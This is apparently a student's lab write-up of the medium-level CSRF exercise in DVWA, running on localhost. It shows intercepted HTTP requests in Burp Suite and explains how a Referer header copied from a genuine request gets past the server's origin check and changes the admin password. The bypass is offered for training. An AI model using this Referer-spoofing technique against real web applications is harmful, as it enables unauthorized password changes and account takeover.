



Im already on admins account and i can change the password.



A screenshot of the DVWA (Damn Vulnerable Web Application) interface. The browser address bar shows the URL: `https://localhost/DVWA/vulnerabilities/csrf/?password_new=hello&password_conf=hello&Ch...`. The page title is "Vulnerability: Cross Site Request Forgery (CSRF)". On the left, a sidebar menu lists various vulnerabilities, with "CSRF" highlighted in green. The main content area is titled "Change your admin password:". It contains a "Test Credentials" button, input fields for "New password:" and "Confirm new password:", and a "Change" button. Below the "Change" button, a red message states "Password Changed."

However, when i change the password from address it wont change.



A screenshot of the DVWA interface showing a failed password change attempt. The browser address bar shows the URL: `https://localhost/DVWA/vulnerabilities/csrf/?password_new=hello123&password_conf=hello...`. A warning message at the top states: "Warning: Undefined array key 'HTTP_REFERER' in C:\xampp\htdocs\DVWA\vulnerabilities\csrf\source\medium.php on line 5". The page title is "Vulnerability: Cross Site Request Forgery (CSRF)". The sidebar menu is the same as in the previous screenshot. The main content area is titled "Change your admin password:". It contains a "Test Credentials" button, input fields for "New password:" and "Confirm new password:", and a "Change" button. Below the "Change" button, a red message states "That request didn't look correct." At the bottom of the page, a note reads: "Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected."

Now, I will use burpsuite to intercept the traffic and make the source addresss valid, so that the server will validate the source and change the password.

Request to https://localhost:443 [127.0.0.1] Open browser ?

Time	Type	Direction	Method	URL	Status code	Length
15:47:58.5 D...	HTTP	→ Request	GET	https://localhost/DVWA/vulnerabilities/csrf/?password_new=hello123&password_conf=hello123&Change=Change		

Request

Pretty Raw Hex

```

1 GET /DVWA/vulnerabilities/csrf/?password_new=hello123&password_conf=hello123&Change=Change HTTP/1.1
2 Host: localhost
3 Cookie: PHPSESSID=mpj2v5p1lb08jf0qroj8t2no4q; security=medium
4 Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17 Connection: keep-alive

```

Inspector

- Request attributes: 2
- Request query parameters: 3
- Request body parameters: 0
- Request cookies: 2
- Request headers: 16

Event log (5) All issues Memory: 279.6MB

So when the admin is changing the password it is using the referer for the server to validate. But, when we use the address type its not validating because we do not have the referer header.

```

2 Host: localhost
3 Cookie: PHPSESSID=mpj2v5p1lb08jf0qroj8t2no4q; security=medium
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86
    Safari/537.36
11 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
    age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
    7
12 Sec-Fetch-Site: none
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18 Connection: keep-alive
19
20

```

We just copy referer header from the admin request and paste it to our invalid request.

```
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://localhost/DVWA/vulnerabilities/csrf/?password_
new=&password_conf=&Change=Change
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

Now, we can see that the password has changed.

Vulnerability: Cross Site Request Forge

Change your admin password:

New password:

Confirm new password:

Password Changed.